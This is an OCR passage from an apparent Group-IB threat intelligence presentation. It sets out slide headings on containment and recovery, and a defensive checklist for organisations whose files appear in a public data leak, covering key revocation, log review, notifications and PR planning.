
02 Data enrichment and contextualization

03 Link recognition and analysis



EADECE11CB1C0F3F31F03B125E7CFF25390EAE41

Threat intelligence for containment and eradication



01 Informed decisions and targeted containment actions

02 Prediction of the threat actor activities

03 Initial attack vector and zero patient identification

Threat intelligence for recovery and post-activities

For the companies which data is inside of the leakage:

- Perform the additional review of the leakage file tree with aim to discover files which were not marked as critical by the vendor.
- Assume that all files in the leak are compromised and publicly accessible. Take all necessary actions:
  - In case of key data compromising (VPN certificates, API keys, passwords) - immediately revoke these objects. Check access logs related to these objects and in case of signs of unauthorized access - immediately initiate the Incident Response team;
  - In case of critical documents compromising immediately involve the corresponding team for the further action (based on the nature of the file it might be the legal, HR, PR and etc teams);
  - Notify the corresponding authorities (in case if leaked data was broken the compliance) or organizations (for example, if a bank data was leaked) about specific data leakage if applicable;
  - Notify critical customers in a personal way in case their data was leaked.
- Request additional information regarding the incident from the compromised organization.
- Since the leak is public, any internet user can analyze the leaked files and find critical data. Information about this may spread into the public domain. It is necessary to create a PR plan and be prepared to respond to questions and manage the negative perception of the company that may arise due to the compromise of sensitive data.

01 Cost-effective validation of cleanup


02 Actionable improvements aligned with the best practices

03 Information sharing and cross-team knowledge exchange

GROUP-IB


5. CONCLUSIONS

CTI – EFFICIENT CYBER DEFENSE



ROME WASN'T BUILT IN A DAY

GROUP-IB



PREVENTING AND RESEARCHING CYBERCRIME SINCE 2003

GROUP-IB.COM
INFO@GROUP-IB.COM
GROUP-IB.COM/BLOG
+971 4 568 17 85

LINKEDIN FACEBOOK TWITTER INSTAGRAM